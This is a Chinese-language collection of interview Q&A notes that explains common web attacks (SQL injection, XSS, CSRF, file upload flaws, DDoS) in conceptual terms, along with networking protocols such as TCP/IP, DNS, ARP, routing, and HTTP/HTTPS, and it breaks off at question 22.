1、怎样防范SQL注入攻击

①不要使用动态SQL

避免将用户提供的输入直接放入SQL语句中；最好使用准备好的语句和参数化查询，这样更安全。

②不要将敏感数据保留在纯文本中

加密存储在数据库中的私有/机密数据；这样可以提供了另一级保护，以防攻击者成功地排出敏感数据。

③限制数据库权限和特权

将数据库用户的功能设置为最低要求；这将限制攻击者在设法获取访问权限时可以执行的操作。

④避免直接向用户显示数据库错误

攻击者可以使用这些错误消息来获取有关数据库的信息。

⑤对访问数据库的Web应用程序使用Web应用程序防火墙（WAF）

这为面向Web的应用程序提供了保护，它可以帮助识别SQL注入尝试；根据设置，它还可以帮助防止SQL注入尝试到达应用程序（以及数据库）。

⑥定期测试与数据库交互的Web应用程序

这样做可以帮助捕获可能允许SQL注入的新错误或回归。

⑦将数据库更新为最新的可用修补程序

这可以防止攻击者利用旧版本中存在的已知弱点/错误。

2、什么是XSS攻击

攻击者往 web 页面里插入恶意的 HTML 代码（Javascript、css、html 标签等），当用户浏览该页面时，嵌入其中的 HTML 代码会被执行，从而达到恶意攻击用户的目的。如盗取用户 cookie 执行一系列操作，破坏页面结构、重定向到其他网站等。

3、什么是CSRF攻击

攻击者盗用了合法用户的身份，以用户的名义发送恶意请求，对服务器来说这个请求是完全合法的，但是却完成了攻击者所期望的一个操作，比如以用户的名义发送邮件、发消息，盗取用户的账号，添加系统管理员，甚至于购买商品、虚拟货币转账等。

CSRF攻击攻击原理及过程如下：

1. 用户C打开浏览器，访问受信任网站A，输入用户名和密码请求登录网站A；
2. 在用户信息通过验证后，网站A产生Cookie信息并返回给浏览器，此时用户登录网站A成功，可以正常发送请求到网站A；
3. 用户未退出网站A之前，在同一浏览器中，打开一个TAB页访问网站B；
4. 网站B接收到用户请求后，返回一些攻击性代码，并发出一个请求要求访问第三方站点A；
5. 浏览器在接收到这些攻击性代码后，根据网站B的请求，在用户不知情的情况下携带Cookie信息，向网站A发出请求。网站A并不知道该请求其实是由B发起的，所以会根据用户C的Cookie信息以C的权限处理该请求，导致来自网站B的恶意代码被执行。

4、什么是文件上传漏洞

由于程序员在对用户文件上传功能实现代码上没有严格限制用户上传的文件后缀以及文件类型或者处理缺陷，而导致用户可以越过其本身权限向服务器上上传可执行的动态脚本文件。

即服务器端没有对客户端上传的文件进行严格验证或过滤,用户可以上传一个可执行的脚本文件,并通过此脚本获得了执行服务器端命令的能力。

5、什么是DDoS攻击？如何预防?

如何防御DDoS攻击? - 知乎 (zhihu.com)

定义：分布式拒绝服务攻击，是网络攻击中常见的攻击方式。在进行攻击的时候，这种方式可以对不同地点的大量计算机进行攻击，进行攻击的时候主要是对攻击的目标发送超过其处理能力的数据包，使攻击目标出现瘫痪的情况，不能提供正常的服务。

DDoS攻击原理：DDoS攻击有许多不同的攻击方式，而不同的攻击方式原理也不尽相同。下面列出常见DDoS攻击方式的原理。

- **ICMP Flood**：通过对目标系统发送海量数据包，就可以令目标主机瘫痪，如果大量发送就成了洪水攻击。
- **UDP Flood**：攻击者通常发送大量伪造源IP地址的小UDP包，100k bps的就能 将线路上的骨干设备例如防火墙打瘫，造成整个网段的瘫痪。
- **ACK Flood:** 目前ACK Flood并没有成为攻击的主流，而通常是与其他攻击方式组合在一起使用。
- **NTP Flood**：攻击者使用特殊的数据包，也就是IP地址指向作为反射器的服务器，源IP地址被伪造成攻击目标的IP，这样一来可能只需要1Mbps的上传带宽欺骗NTP服务器，就可给目标服务器带来几百上千Mbps的攻击流量。
- **SYN Flood**：一种利用TCP协议缺陷，发送大量伪造的TCP连接请求，从而使得被攻击方资源耗尽的攻击方式。
- **CC 攻击**：由于CC攻击成本低、威力大据调查目前80%的DDoS攻击都是CC攻击。CC攻击是借助代理服务器生成指向目标系统的合法请求，实现伪装和DDoS。这种攻击技术性含量高，见不到真实源IP，见不到特别大的异常流量，但服务器就是无法进行正常连接。
- **DNS Query Flood**：DNS Query Flood采用的方法是操纵大量傀儡机器，向目标服务器发送大量的域名解析请求。解析过程给服务器带来很大的负载，每秒钟域名解析请求超过一定的数量就会造成DNS服务器解析域名超时。


防御：增加带宽，买ADS设备，买DDoS防火墙，用云端和本地代替等等。

6、请描述一下TCP/IP协议架构

TCP/IP网络架构也称为TCP/IP（Transmission Control Protocol / Internet Protocol，传输控制协议 / 网际协议）参考模型。它是目前全球互联网工作的基础，该架构将网络功能从上至下划分为：


- 应用层
- 传输层
- 网际层
- 网络接口层

每一层的功能由一系列网络协议进行体现，下图给出了TCP/IP网络架构各层的功能及支撑协议。



但最下面的网络接口层并没有具体内容。因此往往采取折中的办法，即综合OSI 和 TCP/IP 的优点，采用一种只有五层协议的体系结构：应用层、传输层、网络层、数据链路层、物理层。

- **物理层（Physical Layer）**物理层把比特流传送到物理媒体。电气信号（或光信号）在物理媒体中传播，比特流从发送端物理层传送到接收端物理层。物理层接收到比特流，上交给数据链路层。主机的网卡、 RJ45 以太网接口、网线等硬件设备均属于物理层范畴。
- **数据链路层（Data Link Layer）**数据链路层也称为网络接口层，它的功能是将网络层提交的数据报（IP Datagram）封装成（以太网）帧后提交给物理层，或从物理链路上接收到的数据帧中萃取数据报提交给网络层。
- 对于一个给定的（物理）连接来说，链路层协议主要实现在网络适配器中，即我们常说的网卡（NIC， Network Interface Card）。传输节点的网络层把 IP 数据报传递到适配器，由适配器将此数据报封装到链路层的帧中，然后把这个帧传输到物理层通信链路。
- 现在一般都是以太网卡，上面跑的是以太网驱动。 DSL 通信中的 PPPoE 即 Point to Point Protocol over Ethernet，其层级同网络层。
- **网络层（Network Layer）**Internet 的网络层通过一系列的路由器在源地址和目的地址之间传输数据包，它依赖于底层链路层的服务。由于该层的主要协议是 IP 协议，因而也可简称为 IP 层。它是 TCP/IP 协议栈中最重要的一层，主要功能是可以把源主机上的分片（Fragment）发送到互联网中的任何一台目标主机上。网络层包含了子网操作，它是懂得网络拓扑结构（网络中机器的物理配置，带宽的限制等）的最高层，也是内网通信的最高层。涉及到 ARP 协议，ICMP 协议， RIP 、OSPF 、 BGP 等路由协议和路由器设备。
- **传输层（Transport Layer）**我们通常所说的两台主机之间的通信其实是两台主机上对应应用程序之间的通信，传输层提供的就是应用程序之间的通信，也叫端到端（host-to-host end-to-end）的通信。在 TCP/IP 协议族中传输层包含点对点（Peer to Peer）的传输协议：一个是 TCP （传输控制协议）；另一个是 UDP（用户数据报协议）。TCP 是一个可靠的面向连接的协议，它允许源于一个机器的字节流（byte stream）被无错误地传输到 Internet 上的任何机器。 UDP 是一个不可靠无连接的协议，它是为那些不需要 TCP 的序列号管理和流控制而想自己提供这些功能的应用程序设计的。
- **应用层（Application Layer）**应用层是指建立在传输层之上，直接面向用户，向用户提供特定的、常用的应用程序。如远程登录服务（tcp/telnet）、超文本传输协议（tcp/http）、文件传输协议（tcp/ftp）、实时流媒体协议（tcp/rtsp）；动态主机设置协议（udp/dhcp）、简单文件传输协议（udp/tftp）、实时传输协议（udp/rtp）等。鉴于 TCP 和 UDP 协议各自的特性，有些应用综合使用两种协议。例如 DNS 在某些情况下使用 TCP （发送和接收域名数据库），但使用 UDP 传送有关单个主机的信息； RTSP/RTP/RTCP 使用 TCP 实现流点播控制，使用 UDP 实现数据传输及控制。



7、请描述一下arp协议的工作原理

首先，每台主机都会在自己的ARP缓冲区中建立一个 ARP列表，以表示IP地址和MAC地址的对应关系。当源主机需要将一个数据包要发送到目的主机时，会首先检查自己 ARP列表中是否存在该 IP地址对应的MAC地址，如果有，就直接将数据包发送到这个MAC地址；如果没有，就向本地网段发起一个ARP请求的广播包，查询此目的主机对应的MAC地址。此ARP请求数据包里包括源主机的IP地址、硬件地址、以及目的主机的IP地址。网络中所有的主机收到这个ARP请求后，会检查数据包中的目的IP是否和自己的IP地址一致。如果不相同就忽略此数据包；如果相同，该主机首先将发送端的MAC地址和IP地址添加到自己的ARP列表中，如果ARP表中已经存在该IP的信息，则将其覆盖，然后给源主机发送一个 ARP响应数据包，告诉对方自己是它需要查找的MAC地址；源主机收到这个ARP响应数据包后，将得到的目的主机的IP地址和MAC地址添加到自己的ARP列表中，并利用此信息开始数据的传输。如果源主机一直没有收到ARP响应数据包，表示ARP查询失败。

8、什么是RARP？工作原理是怎样?

定义：反向地址转换协议，网络层协议，RARP与ARP工作方式相反。 RARP使只知道自己硬件地址的主机能够知道其IP地址。RARP发出要反向解释的物理地址并希望返回其IP地址，应答包括能够提供所需信息的RARP服务器发出的IP地址。

原理：

1. 网络上的每台设备都会有一个独一无二的硬件地址，通常是由设备厂商分配的MAC地址。主机从网卡上读取MAC地址，然后在网络上发送一个RARP请求的广播数据包，请求RARP服务器回复该主机的IP地址。
2. RARP服务器收到了RARP请求数据包，为其分配IP地址，并将RARP回应发送给主机。
3. PC收到RARP回应后，就使用得到的IP地址进行通讯。

9、DNS是什么？DNS的工作原理?

定义：DNS(Domain Name System)是“域名系统”的英文缩写，是因特网上作为域名和IP地址互相映射的一个分布式数据库，能够使用户更方便的访问互联网，而不用去记住能够被机器直接读取的IP数串。通过主机名，最终得到该主机对应的IP地址的过程叫做域名解析（或主机名解析）。DNS协议运行在UDP协议之上，使用端口号53。

工作原理：将主机域名转换为ip地址，属于应用层协议，使用UDP传输。(DNS应用层协议)

过程：

- 总结: 浏览器缓存，系统缓存，路由器缓存，IPS服务器缓存，根域名服务器缓存，顶级域名服务器缓存，主域名服务器缓存。

- 主机向本地域名服务器的查询一般都是采用递归查询。
- 本地域名服务器向根域名服务器的查询的迭代查询。

1. 当用户输入域名时，浏览器先检查自己的缓存中是否这个域名映射的ip地址，有解析结束。
2. 若没命中，则检查操作系统缓存(如Windows的hosts)中有没有解析过的结果，有解析结束。
3. 若无命中，则请求本地域名服务器解析(LDNS)。
4. 若LDNS没有命中就直接跳到根域名服务器请求解析。根域名服务器返回给LDNS一个主域名服务器地址。
5. 此时LDNS再发送请求给上一步返回的gTLD (通用顶级域)，接受请求的gTLD查找并返回这个域名对应的Name Server的地址。
6. Name Server根据映射关系表找到目标ip，返回给LDNS。
7. LDNS缓存这个域名和对应的ip，把解析的结果返回给用户，用户根据TTL值缓存到本地系统缓存中，域名解析过程至此结束。

10、RIP协议是什么？RIP的工作原理?

定义：RIP是一种基于距离矢量（Distance-Vector）算法的协议，它使用跳数（Hop Count）作为度量来衡量到达目的网络的路由距离。RIP通过UDP报文进行路由信息的交换，使用的端口号为520。

工作原理：RIP路由协议用“更新（UNPDATES）”和“请求（REQUESTS）”这两种分组来传输信息的。每个具有RIP协议功能的路由器每隔30秒用UDP520端口给与之直接相连的机器广播更新信息。并且在（用“路程段数”（即“跳数”）作为网络距离的尺度。每个路由器在）给相邻路由器发出路由信息时，都会给每个路径加上内部距离。

路由器的收敛机制：任何距离向量路由选择协议（如RIP）都有一个问题，路由器不知道网络的全局情况，路由器必须依靠相邻路由器来获取网络的可达信息。由于路由选择更新信息在网络上传播慢，距离向量路由选择算法有一个慢收敛问题，这个问题将导致不一致性产生。

RIP较少路由收敛机制带来的问题：

1. 记数到无穷大机制： RIP协议允许最大跳数为15。大于15的目的地被认为是不可达。 当路径的跳数超过15，这条路径才从路由表中删除。
2. 水平分割法： 路由器不向路径到来的方向回传此路径。当打开路由器接口后，路由器记录路径是从哪个接口来的，并且不向此接口回传此路径。
3. 破坏逆转的水平分割法： 忽略在更新过程中从一个路由器获取的路径又传回该路由器
4. 保持定时器法： 防止路由器在路径从路由表中删除后一定的时间内（通常为180秒）接受新的路由信息。 保证每个路由器都收到了路径不可达信息
5. 触发更新法： 当某个路径的跳数改变了，路由器立即发出更新信息，不管路由器是否到达常规信息更新时间都发出更新信息。

11、RIP的缺点?

1. 由于15跳为最大值，RIP只能应用于小规模网络；
2. 收敛速度慢；
3. 根据跳数选择的路由，不一定是最优路由。

12、OSPF协议是什么？OSPF的工作原理?

由于RIP在大型网络中收敛速度慢，度量值不科学，可扩展性差等问题。提出了OPSF协议来弥补RIP协议的诸多不足。

定义：OSPF（Open Shortest Pass First,开放最短路径优先协议），是一个最常用的内部网管协议，是一个链路状态协议。(网络层协议)

原理：OSPF组播的方式在所有开启OSPF的接口发送Hello包，用来确定是否有OSPF邻居，若发现了，则建立OSPF邻居关系，形成邻居表，之后互相发送LSA（链路状态通告）相互通告路由，形成LSDB（链路状态数据库）。再通过SPF算法，计算最佳路径（cost最小）后放入路由表。

13、TCP和UDP区别总结?


1. TCP面向连接 （如打电话要先拨号建立连接）；UDP是无连接的，即发送数据之前不需要建立连接
2. TCP提供可靠的服务。也就是说，通过TCP连接传送的数据，无差错，不丢失，不重复，且按序到达；UDP尽最大努力交付，即不保证可靠交付；TCP通过校验和，重传控制，序号标识，滑动窗口、确认应答实现可靠传输。如丢包时的重发控制，还可以对次序乱掉的分包进行顺序控制。
3. UDP具有较好的实时性，工作效率比TCP高，适用于对高速传输和实时性有较高的通信或广播通信。
4. 每一条TCP连接只能是点到点的;UDP支持一对一，一对多，多对一和多对多的交互通信
5. TCP对系统资源要求较多，UDP对系统资源要求较少。

14、什么是三次握手四次挥手？tcp为什么要三次握手?

TCP报文**标志位含义**


```
ACK：确认序号有效。
SYN：发起一个新连接。
FIN：释放一个连接。
```

三次握手：即建立TCP连接，需要客户端和服务端总共发送至少三个包确认连接的建立。流程如下:



- 第一次握手：Client将标志位SYN置1，随机产生一个值seq=J，并将数据包发给Server，Client进入SYN_SENT状态，等待Server确认
- 第二次握手：Server收到数据包后标志位SYN=1知道Client请求建立连接，Server将标志位SYN和ACK都置1，随机产生一个值,并将数据包发给Client确认连接请求，Server进入SYN_RCVD状态
- 第三次握手：Client收到确认后若ACK为1，则将该数据包发送给Server，Server检查ACK为1则连接建立成功，Client与Server进入ESTABLISHED状态完成三次握手，可以传输数据

四次挥手：即终止TCP连接，需要客户端和服务端总共发送4个包确认连接的断开。流程如下



- 第一次挥手：Clien发送一个FIN，用来关闭Client到Server的数据传送，Client进入FIN_WAIT_1状态。
- 第二次挥手：Server收到FIN后，发送一个ACK给Client，Server进入CLOSE_WAIT状态。
- 第三次挥手：Server发送一个FIN，用来关闭Server到Client的数据传送，Server进入LAST_ACK状态。
- 第四次挥手：Client收到FIN后，Client进入TIME_WAIT状态，发送ACK给Server，Server进入CLOSED状态，完成四次握手。

为什么：防止旧的重复连接引起连接混乱问题

比如在网络环境比较复杂的情况，客户端可能会连续发送多次请求。如果只设计成两次握手的情况，服务端只能一直接收请求，然后返回请求信息，也不知道客户端是否请求成功。这些过期请求的话就会造成网络连接的混乱。

所以设计成三次握手的情况，客户端在接收到服务端`SEQ+1`的返回消息之后，就会知道这个连接是历史连接，所以会发送报文给服务端，告诉服务端。

所以TCP设计成三次握手的目的就是为了**避免重复连接。**

15、GET和POST的区别是什么

从标准上来看，GET 和 POST 的区别如下：

- GET 用于获取信息，是无副作用的，是幂等的，且可缓
- POST 用于修改服务器上的数据，有副作用，非幂等，不可缓存

区别：

1. GET提交的数据放在URL中，POST则不会。这是最显而易见的差别。这点意味着GET更不安全（POST也不安全，因为HTTP是明文传输抓包就能获取数据内容，要想安全还得加密）
2. GET回退浏览器无害，POST会再次提交请求（GET方法回退后浏览器再缓存中拿结果，POST每次都会创建新资源）
3. GET提交的数据大小有限制（是因为浏览器对URL的长度有限制，GET本身没有限制），POST没有
4. GET可以被保存为书签，POST不可以。这一点也能感受到。
5. GET能被缓存，POST不能
6. GET只允许ASCII字符，POST没有限制
7. GET会保存再浏览器历史记录中，POST不会。这点也能感受到。

16、Cookies和Session的区别?

cookie和session都是用来跟踪浏览器用户身份的会话方式。

① 存储位置不同

- cookie的数据信息存放在客户端浏览器上。
- session的数据信息存放在服务器上。

② 存储容量不同

- 单个cookie保存的数据<=4KB，一个站点最多保存20个Cookie。
- 对于session来说并没有上限，但出于对服务器端的性能考虑，session内不要存放过多的东西，并且设置session删除机制。

③ 存储方式不同

- cookie中只能保管ASCII字符串，并需要通过编码方式存储为Unicode字符或者二进制数据。
- session中能够存储任何类型的数据，包括且不限于string，integer，list，map等。

④ 隐私策略不同

- cookie对客户端是可见的，别有用心的人可以分析存放在本地的cookie并进行cookie欺骗，所以它是不安全的。
- session存储在服务器上，对客户端是透明对，不存在敏感信息泄漏的风险。

⑤ 有效期上不同

- 开发可以通过设置cookie的属性，达到使cookie长期有效的效果。
- session依赖于名为JSESSIONID的cookie，而cookie JSESSIONID的过期时间默认为-1，只需关闭窗口该session就会失效，因而session不能达到长期有效的效果。

⑥ 服务器压力不同

- cookie保管在客户端，不占用服务器资源。对于并发用户十分多的网站，cookie是很好的选择。
- session是保管在服务器端的，每个用户都会产生一个session。假如并发访问的用户十分多，会产生十分多的session，耗费大量的内存。

⑦ 浏览器支持不同

假如客户端浏览器不支持cookie：

- cookie是需要客户端浏览器支持的，假如客户端禁用了cookie，或者不支持cookie，则会话跟踪会失效。关于WAP上的应用，常规的cookie就派不上用场了。
- 运用session需要使用URL地址重写的方式。一切用到session程序的URL都要进行URL地址重写，否则session会话跟踪还会失效。

假如客户端支持cookie：

- cookie既能够设为本浏览器窗口以及子窗口内有效，也能够设为一切窗口内有效。
- session只能在本窗口以及子窗口内有效。

⑧ 跨域支持上不同

- cookie支持跨域名访问。
- session不支持跨域名访问。

18、请讲述一次完整的HTTP请求过程?

1. 对输入的URL进行DNS域名解析，得到对应的IP地址
2. 根据这个IP，找到对应的服务器，发起TCP的三次握手
3. 建立TCP连接后发起HTTP请求
4. 服务器响应HTTP请求，浏览器得到html代码

5. 浏览器解析html代码，并请求html代码中的资源（如js、css、图片等）（先得到html代码，才能去找这些资源）
6. 浏览器对页面进行渲染呈现给用户
7. 服务器关闭TCP连接

19、HTTP和HTTPS的区别?

HTTP协议也就是超文本传输协议，是一种使用明文数据传输的网络协议。一直以来HTTP协议都是最主流的网页协议，HTTP协议被用于在Web浏览器和网站服务器之间传递信息，以明文方式发送内容，不提供任何方式的数据加密，如果攻击者截取了Web浏览器和网站服务器之间的传输报文，就可以直接读懂其中的信息。

为了解决HTTP协议的这一缺陷，需要使用另一种协议：安全套接字层超文本传输协议HTTPS，为了数据传输的安全，HTTPS在HTTP的基础上加入了SSL/TLS协议，SSL/TLS依靠证书来验证服务器的身份，并为浏览器和服务器之间的通信加密。HTTPS协议可以理解为HTTP协议的升级，就是在HTTP的基础上增加了数据加密。在数据进行传输之前，对数据进行加密，然后再发送到服务器。这样，就算数据被第三者所截获，但是由于数据是加密的，所以你的个人信息仍然是安全的。这就是HTTP和HTTPS的最大区别。

区别：

1. HTTPS 协议需要到 CA （Certificate Authority，证书颁发机构）申请证书，一般免费证书较少，因而需要一定费用。(以前的网易官网是http，而网易邮箱是 https 。)
2. HTTP 是超文本传输协议，信息是明文传输，HTTPS 则是具有安全性的 SSL 加密传输协议。
3. HTTP 和 HTTPS 使用的是完全不同的连接方式，用的端口也不一样，前者是80，后者是443。
4. HTTP 的连接很简单，是无状态的。HTTPS 协议是由 SSL+HTTP 协议构建的可进行加密传输、身份认证的网络协议，比 HTTP 协议安全。(无状态的意思是其数据包的发送、传输和接收都是相互独立的。无连接的意思是指通信双方都不长久的维持对方的任何信息。)

20、OSI的七层模型都有哪些?

OSI模型分为七层，自下而上为物理层（Physical Layer）、数据链路层（Data Link Layer）、网络层（Network Layer）、传输层（Transport Layer）、会话层（Session Layer）、表达层（Presentation Layer）、应用层（Application Layer）。

第一层：物理层(PhysicalLayer)

规定通信设备的机械的、电气的、功能的和过程的特性，用以建立、维护和拆除物理链路连接。具体地讲，机械 特性规定了网络连接时所需接插件的规格尺寸、引脚数量和排列情况等;电气特性规定了在物理连接上传输bit流时线路上信号电平的大小、阻抗匹配、传输速率 距离限制等;功能特性是指对各个信号先分配确切的信号含义，即定义了DTE和DCE之间各个线路的功能;规程特性定义了利用信号线进行bit流传输的一组 操作规程，是指在物理连接的建立、维护、交换信息是，DTE和DCE双放在各电路上的动作系列。在这一层，数据的单位称为比特(bit)。属于物理层定义的典型规范代表包括：EIA/TIA RS-232、EIA/TIA RS-449、V.35、RJ-45等。

第二层：数据链路层(DataLinkLayer):

在物理层提供比特流服务的基础上，建立相邻结点之间的数据链路，通过差错控制提供数据帧(Frame)在信道上无差错的传输，并进行各电路上的动作系列。数据链路层在不可靠的物理介质上提供可靠的传输。该层的作用包括：物理地址寻址、数据的成帧、流量控制、数据的检错、重发等。在这一层，数据的单位称为帧(frame)。数据链路层协议的代表包括：SDLC、HDLC、PPP、STP、帧中继等。

第三层：网络层

在 计算机网络中进行通信的两个计算机之间可能会经过很多个数据链路，也可能还要经过很多通信子网。网络层的任务就是选择合适的网间路由和交换结点， 确保数据及时传送。网络层将数据链路层提供的帧组成数据包，包中封装有网络层包头，其中含有逻辑地址信息- -源站点和目的站点地址的网络地址。如 果你在谈论一个IP地址，那么你是在处理第3层的问题，这是"数据包"问题，而不是第2层的"帧"。IP是第3层问题的一部分，此外还有一些路由协议和地 址解析协议(ARP)。有关路由的一切事情都在这第3层处理。地址解析和路由是3层的重要目的。网络层还可以实现拥塞控制、网际互连等功能。在这一层，数据的单位称为数据包(packet)。网络层协议的代表包括：IP、IPX、RIP、OSPF等。

第四层：处理信息的传输层

第4层的数据单元也称作数据包(packets)。但是，当你谈论TCP等具体的协议时又有特殊的叫法，TCP的数据单元称为段 (segments)而UDP协议的数据单元称为"数据报(datagrams)"。这个层负责获取全部信息，因此，它必须跟踪数据单元碎片、乱序到达的 数据包和其它在传输过程中可能发生的危险。第4层为上层提供端到端(最终用户到最终用户)的透明的、可靠的数据传输服务。所为透明的传输是指在通信过程中 传输层对上层屏蔽了通信传输系统的具体细节。传输层协议的代表包括：TCP、UDP、SPX等。

第五层：会话层

这一层也可以称为会晤层或对话层，在会话层及以上的高层次中，数据传送的单位不再另外命名，而是统称为报文。会话层不参与具体的传输，它提供包括访问验证和会话管理在内的建立和维护应用之间通信的机制。如服务器验证用户登录便是由会话层完成的。

第六层：表示层

这一层主要解决拥护信息的语法表示问题。它将欲交换的数据从适合于某一用户的抽象语法，转换为适合于OSI系统内部使用的传送语法。即提供格式化的表示和转换数据服务。数据的压缩和解压缩， 加密和解密等工作都由表示层负责。

第七层：应用层

应用层为操作系统或网络应用程序提供访问网络服务的接口。应用层协议的代表包括：Telnet、FTP、HTTP、SNMP等。

21、什么是TCP粘包和拆包?

粘包拆包发生场景：

> 因为TCP是面向流，没有边界，而操作系统在发送TCP数据时，会通过缓冲区来进行优化，例如缓冲区为1024个字节大小。

- 如果一次请求发送的数据量比较小，没达到缓冲区大小，TCP则会将多个请求合并为同一个请求进行发送，这就形成了**粘包**问题。
- 如果一次请求发送的数据量比较大，超过了缓冲区大小，TCP就会将其拆分为多次发送，这就是**拆包**。

对于粘包和拆包问题，常见的解决方案有四种：

- 发送端将每个包都封装成固定的长度，比如100字节大小。如果不足100字节可通过补0或空等进行填充到指定长度；
- 发送端在每个包的末尾使用固定的分隔符，例如\r\n。如果发生拆包需等待多个包发送过来之后再找到其中的\r\n进行合并；例如，FTP协议；
- 将消息分为头部和消息体，头部中保存整个消息的长度，只有读取到足够长度的消息之后才算是读到了一个完整的消息；
- 通过自定义协议进行粘包和拆包的处理。

22、TCP如何保证可靠传输?

TCP协议保证数据传输可靠性的方式主要有：

